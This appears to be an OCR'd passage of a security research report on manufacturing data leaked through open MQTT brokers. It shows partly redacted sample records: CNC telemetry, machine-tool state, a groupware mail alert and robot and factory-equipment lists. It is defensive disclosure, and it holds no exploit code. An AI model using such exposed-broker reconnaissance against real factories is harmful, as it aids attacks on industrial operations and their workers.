


Figure 50. Schematized industrial manufacturing scenario. Each machine has a threefold role: sensor, actuator, and node to be managed.

In a manufacturing environment, there are several **actuators** (e.g., servo motors, laser cutters, and welding tools), which **actively affect** the physical world, as well as several **sensors** (e.g., temperature, pressure, humidity, power, distance, and presence), which instead **passively gather** real-time data from the physical world. On one hand, sending commands to actuators and receiving data from sensors could mean countless proprietary protocols used. (We won't discuss these protocols in this paper.) On the other hand, the Industry 4.0 paradigm calls for **openness**, **data availability** and **flexible communication**, mostly because of consolidation and centralization needs. To some extent, proprietary protocols are "from the past" (OT world), whereas present and future (IT world) call for standard and interoperable technology.

5.1.1 Findings: Manufacturing Production Data


In our research, we found several interesting instances of sensitive data exposure related to the manufacturing sector, including PLCs, industrial robots, laser cutters, chemical processes, and computer numerical control (CNC) machines. For example, the figure below shows the telemetry record of a CNC machine operating in Europe. The blurred name identifies the brand of this machine, which is worth US$82,000. About 5,000 records like this one were leaked by a PLC of a well-known Japanese vendor, which was broadcasting telemetry data via an open MQTT broker.



```
{
    "telemetryDataList": [{
        "date": "Mar 14, 2018 7:09:50 PM",
        "category": "main",
        "description": "InfoAxes Position Y",
        "deviceDescription": "CNC [redacted]",
        "dataType": "NUMERIC",
        "devId": 7,
        "varId": 40,
        "value": 0.0,
        "quality": true
    }, {
        "date": "Mar 14, 2018 7:09:50 PM",
        "category": "main",
        "description": "InfoAxes Position Z",
        "deviceDescription": "CNC [redacted]",
        "dataType": "NUMERIC",
        "devId": 7,
        "varId": 42,
        "value": 0.0,
        "quality": true
    }, {
        "date": "Mar 14, 2018 7:09:50 PM",
        "category": "main",
        "description": "InfoAxes Position X",
        "deviceDescription": "CNC [redacted]",
        "dataType": "NUMERIC",
        "devId": 7,
        "varId": 38,
        "value": 0.0,
        "quality": true
    }, {
```

Figure 51. Example telemetry record of a CNC machine operating in Europe. The blurred name identifies the brand of this US$82,000 machine.


Also, we found a processing machine exposed through an MQTT broker hosted on Alibaba Cloud. By monitoring records such as the one shown in the figure below, an attacker could learn the name assigned to the control system ("workssys.mt-xxxxxx", which tells us that the node is using a Worksystems Inc. controller connected to the processing machine), and of course, learn details of the manufacturing process itself (e.g., drilling coordinates, time, and current power setting).



```
{"id":"035627cf-ba01-8e22-13dc-46c276e0491f","mt_data":{"alarms":[{"alarm_no":3,"code":2904},{"alarm_no":2,"cod
e":995}],"axes_pos":[{"axis_dist2go":0,"axis_name":"X","axis_pos_ma":-232},{"axis_dist2go":0,"axis_name":"Y","axi
s_pos_ma":0},{"axis_dist2go":0,"axis_name":"Z","axis_pos_ma":-1},{"axis_dist2go":0,"axis_name":"SP1","axis_pos_m
a":0}],"axis_current":3,"axis_feedrate_command":0,"axis_feedrate_current":0,"axis_feedrate_override":27,"axis_ma
x":0,"mt_cutting_time":0,"mt_cycle_time_current":98,"mt_cycle_time_standard":100,"mt_mode":0,"mt_name":"Sinumerik
 828D","mt_operation_time":0,"mt_power_on_time":1080,"mt_status":1,"nc_info":"_N_1111_SPF","nc_time":0,"part_curr
ent_count":1766,"part_total_count":0,"spindle_loading":0,"spindle_speed_actual":0,"spindle_speed_command":0,"spin
dle_speed_max":11773,"spindle_speed_override":74,"t_D":0,"t_cutting_current":12,"t_cutting_time":0,"t_length":-4
8,"t_name":"7","t_no":1,"t_radius":0,"t_type":13,"tools":[{"t_ST":0,"t_cutting_current":77,"t_cutting_time":0,"t_
drilling_angle":0,"t_drilling_member":0,"t_length":-99,"t_magazine":0,"t_name":0,"t_no":0,"t_place":0,"t_radius":
0,"t_state":4,"t_type":23,"t_wear_length":0,"t_wear_radius":0},{"t_ST":0,"t_cutting_current":95,"t_cutting_time":
0,"t_drilling_angle":0,"t_drilling_member":0,"t_length":-25,"t_magazine":0,"t_name":1,"t_no":1,"t_place":0,"t_rad
ius":0,"t_state":122,"t_type":7,"t_wear_length":0,"t_wear_radius":0},{"t_ST":0,"t_cutting_current":82,"t_cutting_
time":0,"t_drilling_angle":0,"t_drilling_member":0,"t_length":-31,"t_magazine":0,"t_name":1,"t_no":0,"t_place":
1,"t_radius":0,"t_state":31,"t_type":118,"t_wear_length":0,"t_wear_radius":0},{"t_ST":0,"t_cutting_current":0,"t_
cutting_time":0,"t_drilling_angle":0,"t_drilling_member":0,"t_length":-110,"t_magazine":0,"t_name":2,"t_no":3,"t_
place":1,"t_radius":0,"t_state":113,"t_type":53,"t_wear_length":0,"t_wear_radius":0},{"t_ST":0,"t_cutting_curren
t":104,"t_cutting_time":0,"t_drilling_angle":0,"t_drilling_member":0,"t_length":-85,"t_magazine":0,"t_name":3,"t_
no":4,"t_place":1,"t_radius":0,"t_state":12,"t_type":12,"t_wear_length":0,"t_wear_radius":0},{"t_ST":0,"t_cutting
_current":54,"t_cutting_time":0,"t_drilling_angle":0,"t_drilling_member":0,"t_length":-110,"t_magazine":0,"t_nam
e":1,"t_no":3,"t_place":3,"t_radius":0,"t_state":14,"t_type":60,"t_wear_length":0,"t_wear_radius":0},{"t_ST":0,"t
_cutting_current":58,"t_cutting_time":0,"t_drilling_angle":0,"t_drilling_member":0,"t_length":-117,"t_magazine":5
990,"t_name":5,"t_no":5,"t_place":0,"t_radius":0,"t_state":8,"t_type":12,"t_wear_length":0,"t_wear_radius":0},{"t
_ST":0,"t_cutting_current":49,"t_cutting_time":0,"t_drilling_angle":0,"t_drilling_member":0,"t_length":-201,"t_ma
gazine":0,"t_name":2,"t_no":0,"t_place":2,"t_radius":0,"t_state":35,"t_type":5,"t_wear_length":0,"t_wear_radius":
0},{"t_ST":0,"t_cutting_current":0,"t_cutting_time":0,"t_drilling_angle":0,"t_drilling_member":0,"t_length":-26
5,"t_magazine":0,"t_name":4,"t_no":6,"t_place":8,"t_radius":0,"t_state":83,"t_type":106,"t_wear_length":0,"t_wear
_radius":0},{"t_ST":0,"t_cutting_current":10,"t_cutting_time":0,"t_drilling_angle":0,"t_drilling_member":0,"t_len
gth":0,"t_magazine":0,"t_name":3,"t_no":2,"t_place":8,"t_radius":0,"t_state":80,"t_type":88,"t_wear_length":0,"t_
wear_radius":0},{"t_ST":0,"t_cutting_current":2,"t_cutting_time":0,"t_drilling_angle":0,"t_drilling_member":0,"t_
length":0,"t_magazine":0,"t_name":4,"t_no":4,"t_place":9,"t_radius":0,"t_state":74,"t_type":109,"t_wear_length":
0,"t_wear_radius":0},{"t_ST":0,"t_cutting_current":33,"t_cutting_time":0,"t_drilling_angle":0,"t_drilling_membe
r":0,"t_length":0,"t_magazine":0,"t_name":9,"t_no":4,"t_place":6,"t_radius":0,"t_state":103,"t_type":53,"t_wear_l
ength":0,"t_wear_radius":0},{"t_ST":0,"t_cutting_current":4,"t_cutting_time":0,"t_drilling_angle":0,"t_drilling_m
ember":0,"t_length":0,"t_magazine":0,"t_name":6,"t_no":0,"t_place":10,"t_radius":0,"t_state":62,"t_type":73,"t_we
ar_length":0,"t_wear_radius":0},{"t_ST":0,"t_cutting_current":18,"t_cutting_time":0,"t_drilling_angle":0,"t_drill
ing_member":0,"t_length":0,"t_magazine":0,"t_name":2,"t_no":7,"t_place":1,"t_radius":0,"t_state":35,"t_type":5
2,"t_wear_length":0,"t_wear_radius":0},{"t_ST":0,"t_cutting_current":174,"t_cutting_time":0,"t_drilling_angle":
0,"t_drilling_member":0,"t_length":0,"t_magazine":0,"t_name":3,"t_no":6,"t_place":8,"t_radius":0,"t_state":73,"t_
type":24,"t_wear_length":0,"t_wear_radius":0},{"t_ST":0,"t_cutting_current":11,"t_cutting_time":0,"t_drilling_ang
le":0,"t_drilling_member":0,"t_length":0,"t_magazine":0,"t_name":1,"t_no":13,"t_place":11,"t_radius":0,"t_state":
63,"t_type":101,"t_wear_length":0,"t_wear_radius":0},{"t_ST":0,"t_cutting_current":190,"t_cutting_time":0,"t_dril
ling_angle":0,"t_drilling_member":0,"t_length":0,"t_magazine":0,"t_name":8,"t_no":12,"t_place":16,"t_radius":0,"t
_state":2,"t_type":73,"t_wear_length":0,"t_wear_radius":0},{"t_ST":0,"t_cutting_current":7,"t_cutting_time":0,"t_
drilling_angle":0,"t_drilling_member":0,"t_length":-201,"t_magazine":0,"t_name":2,"t_no":12,"t_place":1,"t_radiu
s":0,"t_state":78,"t_type":74,"t_wear_length":0,"t_wear_radius":0},{"t_ST":0,"t_cutting_current":0,"t_cutting_tim
e":0,"t_drilling_angle":0,"t_drilling_member":0,"t_length":0,"t_magazine":0,"t_name":3,"t_no":18,"t_place":16,"t_
radius":0,"t_state":127,"t_type":39,"t_wear_length":0,"t_wear_radius":0},{"t_ST":0,"t_cutting_current":0,"t_cutti
ng_time":0,"t_drilling_angle":0,"t_drilling_member":0,"t_length":0,"t_magazine":0,"t_name":1,"t_no":7,"t_place":
3,"t_radius":0,"t_state":106,"t_type":56,"t_wear_length":0,"t_wear_radius":0},{"t_ST":0,"t_cutting_current":0,"t_
cutting_time":0,"t_drilling_angle":0,"t_drilling_member":0,"t_length":-181,"t_magazine":0,"t_name":1,"t_no":14,"t
_place":10,"t_radius":0,"t_state":40,"t_type":13,"t_wear_length":0,"t_wear_radius":0}]},"rt":["workssys.r.mt-[redacted]
[redacted]"],"timestamp":"2017-08-17T15:03:16.255+08:00"}
```

Figure 52. What looks like production data (cutting or milling device) related to industrial devices, exposed via a broker hosted on Alibaba Cloud


By exploring another brand, we found an urgent maintenance request to a company specializing in the manufacturing of automotive body assembly systems (see figure below). Digging deeper into this type of message, which looks like mail, we unveiled a business-to-business groupware mobile app that was leaking the communication through an open MQTT broker.



```
{"type":"001","eventType":"MAIL","eventSubType":"MA001","viewType":"A","setting":{"alertYn":"Y","portalYn":"Y"},"content":{"kr":"[메일수신] FW: Urg
ent : [redacted] [redacted]"},"preview":{[redacted] : FW: Urgent : [redacted] [redacted]\n보낸사람 : [redacted]"},"senderSeq":"42","data":{"f
ileId":"1520870821275_null.eml","content":"[redacted] PAYLOAD CHECK [redacted] 양승
욱 [redacted] 전화: 031-[redacted] 핸드폰: [redacted] 0344 E-MAIL: [redacted]       From: [redacted] [mailto:[redacted]]
 Sent: Mon","title":"FW: Urgent : [redacted] [redacted]","fileList":[],"recvList":[{"boxSeq":156,"empName":"[redacted]","paramStr":"muidlemail","emai
l":"[redacted]","empSeq":"206","muid":743609}],"sendName":"[redacted]","mailSeq":529231,"sendEmail":"[redacted]"},"receiver":
{"206":{"message":0,"markTalk":0,"total":352,"mail":352,"projectTalk":0,"ea":{"1":{"eapproval":0,"eapprovalRef":1}},"pushYn":"Y","lang":"[redacted]","nor
malTalk":0}},"url":"http://[redacted]:9940/mail2/readMailPopApi.do?{0}&{1}"}
```

Figure 53. Urgent alert or maintenance request for a company specializing in the manufacturing of the automotive body assembly system and body parts


In our 2017 research on the security of industrial robots,[79] we scanned the internet for directly exposed robots, and fortunately, we could find only a couple of dozen robots from the top five brands. By searching in exposed MQTT and CoAP data, we found more than 50,000 records, like those shown in the figure below, that mention the terms "robot" and "factory", including detailed data about the process. In our previous research, we already highlighted the security and safety implications of a compromised robot (e.g., defective products, operator injury). With this data at hand, an attacker would be able to better prepare for attacks.



```
payload: {"Name":"Thomas72","LocationContinentCode":"Asia","LocationCountryCode":"AF","LocationStateCode":"State","LocationAddress":"Address","L
ocationArea":"Area","LocationFloor":"Floor","LocationPillar":"Pillar","LocationProductionLine":"ProductionLine","LocationWorkCell":"WorkCell","Lo
cationWorldCoordinates":"WorldCoordinates","LocationManufacturingArea":"ManufacturingArea","LocationAssemblyGroup":"AssemblyGroup","LocationTechn
icalStation":"TechnicalStation","LocationSafetyArea":"SafetyArea","LocationPLCArea":"PLCArea","LocationEmergencyStopArea":"EmergencyStopArea","Lo
cationComment":"Comment","OrganisationEnterprise":"Enterprise","OrganisationOperator":"Operator","OrganisationMaintainer":"Maintainer","Organisat

payload: {"Name":"Thomas73","LocationContinentCode":"Asia","LocationCountryCode":"AF","LocationStateCode":"State","LocationAddress":"Address","L
ocationArea":"Area","LocationFloor":"Floor","LocationPillar":"Pillar","LocationProductionLine":"ProductionLine","LocationWorkCell":"WorkCell","Lo
cationWorldCoordinates":"WorldCoordinates","LocationManufacturingArea":"ManufacturingArea","LocationAssemblyGroup":"AssemblyGroup","LocationTechn
icalStation":"TechnicalStation","LocationSafetyArea":"SafetyArea","LocationPLCArea":"PLCArea","LocationEmergencyStopArea":"EmergencyStopArea","Lo
cationComment":"Comment","OrganisationEnterprise":"Enterprise","OrganisationOperator":"Operator","OrganisationMaintainer":"Maintainer","Organisat

payload: {"Name":"[redacted]_Robot_1","LocationContinentCode":"Asia","LocationCountryCode":"AF","LocationStateCode":"State","LocationAddress":"Addres
s","LocationArea":"Area","LocationFloor":"Floor","LocationPillar":"Pillar","LocationProductionLine":"ProductionLine","LocationWorkCell":"WorkCel
l","LocationWorldCoordinates":"WorldCoordinates","LocationManufacturingArea":"ManufacturingArea","LocationAssemblyGroup":"AssemblyGroup","Locatio
nTechnicalStation":"TechnicalStation","LocationSafetyArea":"SafetyArea","LocationPLCArea":"PLCArea","LocationEmergencyStopArea":"EmergencyStopAre
a","LocationComment":"Comment","OrganisationEnterprise":"Enterprise","OrganisationOperator":"Operator","OrganisationMaintainer":"Maintainer","Org

payload: {"Name":"Tayfun","LocationContinentCode":"Asia","LocationCountryCode":"AF","LocationStateCode":"State","LocationAddress":"Address","Loc
ationArea":"Area","LocationFloor":"Floor","LocationPillar":"Pillar","LocationProductionLine":"ProductionLine","LocationWorkCell":"WorkCell","Loca
tionWorldCoordinates":"WorldCoordinates","LocationManufacturingArea":"ManufacturingArea","LocationAssemblyGroup":"AssemblyGroup","LocationTechnic
alStation":"TechnicalStation","LocationSafetyArea":"SafetyArea","LocationPLCArea":"PLCArea","LocationEmergencyStopArea":"EmergencyStopArea","Loca
tionComment":"Comment","OrganisationEnterprise":"Enterprise","OrganisationOperator":"Operator","OrganisationMaintainer":"Maintainer","Organisatio

payload: {"Name":"Thomas71","LocationContinentCode":"Asia","LocationCountryCode":"AF","LocationStateCode":"State","LocationAddress":"Address","L
ocationArea":"Area","LocationFloor":"Floor","LocationPillar":"Pillar","LocationProductionLine":"ProductionLine","LocationWorkCell":"WorkCell","Lo
cationWorldCoordinates":"WorldCoordinates","LocationManufacturingArea":"ManufacturingArea","LocationAssemblyGroup":"AssemblyGroup","LocationTechn
icalStation":"TechnicalStation","LocationSafetyArea":"SafetyArea","LocationPLCArea":"PLCArea","LocationEmergencyStopArea":"EmergencyStopArea","Lo
cationComment":"Comment","OrganisationEnterprise":"Enterprise","OrganisationOperator":"Operator","OrganisationMaintainer":"Maintainer","Organisat

payload: {"Name":"Tayfun","LocationContinentCode":"Asia","LocationCountryCode":"AF","LocationStateCode":"State","LocationAddress":"Address","Loc
ationArea":"Area","LocationFloor":"Floor","LocationPillar":"Pillar","LocationProductionLine":"ProductionLine","LocationWorkCell":"WorkCell","Loca
tionWorldCoordinates":"WorldCoordinates","LocationManufacturingArea":"ManufacturingArea","LocationAssemblyGroup":"AssemblyGroup","LocationTechnic
alStation":"TechnicalStation","LocationSafetyArea":"SafetyArea","LocationPLCArea":"PLCArea","LocationEmergencyStopArea":"EmergencyStopArea","Loca
tionComment":"Comment","OrganisationEnterprise":"Enterprise","OrganisationOperator":"Operator","OrganisationMaintainer":"Maintainer","Organisatio

payload: {"Name":"[redacted]_ROBOT_1","LocationContinentCode":"Asia","LocationCountryCode":"AF","LocationStateCode":"State","LocationAddress":"Addres
s","LocationArea":"Area","LocationFloor":"Floor","LocationPillar":"Pillar","LocationProductionLine":"ProductionLine","LocationWorkCell":"WorkCel
l","LocationWorldCoordinates":"WorldCoordinates","LocationManufacturingArea":"ManufacturingArea","LocationAssemblyGroup":"AssemblyGroup","Locatio
nTechnicalStation":"TechnicalStation","LocationSafetyArea":"SafetyArea","LocationPLCArea":"PLCArea","LocationEmergencyStopArea":"EmergencyStopAre
a","LocationComment":"Comment","OrganisationEnterprise":"Enterprise","OrganisationOperator":"Operator","OrganisationMaintainer":"Maintainer","Org
```

Figure 54. Records from a production line in the APAC region (the "Name" attributes refer to the individual robot devices).

[79] Federico Maggi, Davide Quarta, Marcello Pogliani, Mario Polino, Andrea M. Zanchettin, and Stefano Zanero. (3 May 2017). *Trend Micro and Politecnico di Milano.* "Rogue Robots: Testing the Limits of an Industrial Robot's Security." Last accessed on 28 July 2018 at https://documents.trendmicro.com/assets/wp/wp-industrial-robot-security.pdf.



```
["20180323023323307", "Kyosin Oven", "ITRIM0093", "11", "AF", "5", "9", "_sys#icon#0#0", "10#11#12#13#14#15#", "-1", "Heater_Lamp_Cu
["20180323023323307", "IPC", "ITRIM0094", "11", "AF", "5", "2", "_sys#icon#0#0", "10#", "-1", "DHF#DHF#0#0#ppm"],
["20180323023320201", "Nano", "ITRIM0095", "12", "AP", "7", "5", "_sys#icon#0#0", "B", "-1"],
["20180323023320202", "STOCKER", "ITRIM0096", "11", "DC", "6", "4", "_sys#icon#0#0", "B", "-1"],
["20180323023320202", "Ultrasonic Cleaner", "ITRIM0097", "0", "DC", "4", "8", "_sys#icon#0#0", "B", "-1"],
["20180323023320203", "CVD System", "ITRIM0098", "13", "OLED", "6", "3", "_sys#icon#0#0", "B", "-1"],
["20180323023320203", "IGZO Oven", "ITRIM0099", "11", "DC", "7", "7", "_sys#icon#0#0", "B", "-1"],
["20180323023320204", "Thickness", "ITRIM0100", "0", "DC", "8", "4", "_sys#icon#0#0", "B", "-1"],
["20180323023320204", "Dispenser", "ITRIM0101", "0", "DC", "8", "9", "_sys#icon#0#0", "B", "-1"],
["20180323023320205", "Multilayer", "ITRIM0102", "0", "DC", "4", "1", "_sys#icon#0#0", "B", "-1"],
["20180323023320206", "Parallel Coater", "ITRIM0103", "0", "DC", "7", "2", "_sys#icon#0#0", "B", "-1"],
["20180323023320206", "Oven", "ITRIM0104", "0", "DC", "2", "4", "_sys#icon#0#0", "B", "-1"],
["20180323023320207", "Water Support2", "ITRIM0105", "11", "Other", "4", "6", "_sys#icon#0#0", "10#11#", "-1", "一般#說明#0##", "一般#
["20180323023320207", "Scriber", "ITRIM0106", "0", "PA", "3", "3", "_sys#icon#0#0", "B", "-1"],
["20180323023320208", "ANELVA LC Filler", "ITRIM0107", "0", "PA", "4", "6", "_sys#icon#0#0", "B", "-1"],
["20180323023320208", "Lost Liquid", "ITRIM0108", "11", "Other", "4", "8", "_sys#icon#0#0", "10#11#", "-1", "一般#說明#0##", "一般#日其
["20180323023320209", "Earthquake", "ITRIM0109", "11", "Other", "6", "2", "_sys#icon#0#0", "10#11#", "-1", "一般#說明#0##", "一般#日期
["20180323023320210", "Vacuum Packing", "ITRIM0110", "0", "PA", "2", "5", "_sys#icon#0#0", "B", "-1"],
["20180323023320210", "Clean Hand Dryer1", "ITRIM0111", "11", "B15", "3", "3", "_sys#icon#0#0", "B", "-1"],
["20180323023320211", "Clean Hand Dryer2", "ITRIM0112", "11", "B15", "3", "5", "_sys#icon#0#0", "B", "-1"],
["20180322050027371", "Machine Cutter", "ITRIM0113", "0", "B17", "7", "2", "_sys#icon#0#0", "B", "-1"],
["20180322050027376", "Optical Char System", "ITRIM0114", "0", "B15", "5", "3", "_sys#icon#0#0", "B", "-1"],
["20180323023320211", "Temperatur Equip-K01", "ITRIM0115", "11", "B17", "7", "4", "_sys#icon#0#0", "B", "-1"],
["20180323023320212", "Temperatur Equip-K02", "ITRIM0116", "0", "B17", "7", "6", "_sys#icon#0#0", "B", "-1"],
["20180323023320212", "Temperature Chamber", "ITRIM0117", "0", "B17", "7", "8", "_sys#icon#0#0", "B", "-1"],
["20180323023320213", "PI Separator", "ITRIM0118", "0", "B17", "9", "2", "_sys#icon#0#0", "B", "-1"],
["20180322050027410", "Debonding Soft", "ITRIM0119", "0", "B17", "9", "4", "_sys#icon#0#0", "B", "-1"],
["20180322050027416", "Tensile Force", "ITRIM0120", "0", "B17", "9", "6", "_sys#icon#0#0", "B", "-1"],
["20180322050027433", "Mbraun Glove Box", "ITRIM0121", "0", "B17", "9", "8", "_sys#icon#0#0", "B", "-1"],
["20180322050027439", "OTFT Array", "ITRIM0122", "0", "B17", "3", "2", "_sys#icon#0#0", "B", "-1"],
["20180322050027444", "Thermal Corona", "ITRIM0123", "0", "B17", "4", "5", "_sys#icon#0#0", "B", "-1"],
["20180322050027449", "ATD-GCMS", "ITRIM0124", "0", "B17", "3", "8", "_sys#icon#0#0", "B", "-1"],
["20180323023320214", "Factory Temperature", "ITRIM0125", "12", "FA", "3", "3", "_sys#icon#0#0", "10#11#12#13#14#15#16#17#18#19#20#2
["20180323023323308", "Ebara Pump", "ITRIM0126", "11", "AF", "8", "10", "_sys#icon#0#0", "10#11#12#13#14#15#16#17#18#19#20#21#22#23#
["20180323023323309", "Edward Pump", "ITRIM0128", "11", "AF", "9", "4", "_sys#icon#0#0", "10#11#12#13#14#15#16#17#18#19#20#21#22#23#
["20180323023320214", "Cleaner Oven", "ITRIM0129", "0", "AF", "9", "2", "_sys#icon#0#0", "B", "-1"],
["20180323023320215", "Glass Cleaner", "ITRIM0130", "0", "PA", "7", "3", "_sys#icon#0#0", "B", "-1"],
["20180323023320215", "3D OM", "ITRIM0131", "0", "PA", "7", "6", "_sys#icon#0#0", "B", "-1"],
["20180323023320216", "ABLE Spin Coater", "ITRIM0132", "11", "PA", "5", "2", "_sys#icon#0#0", "B", "-1"],
```

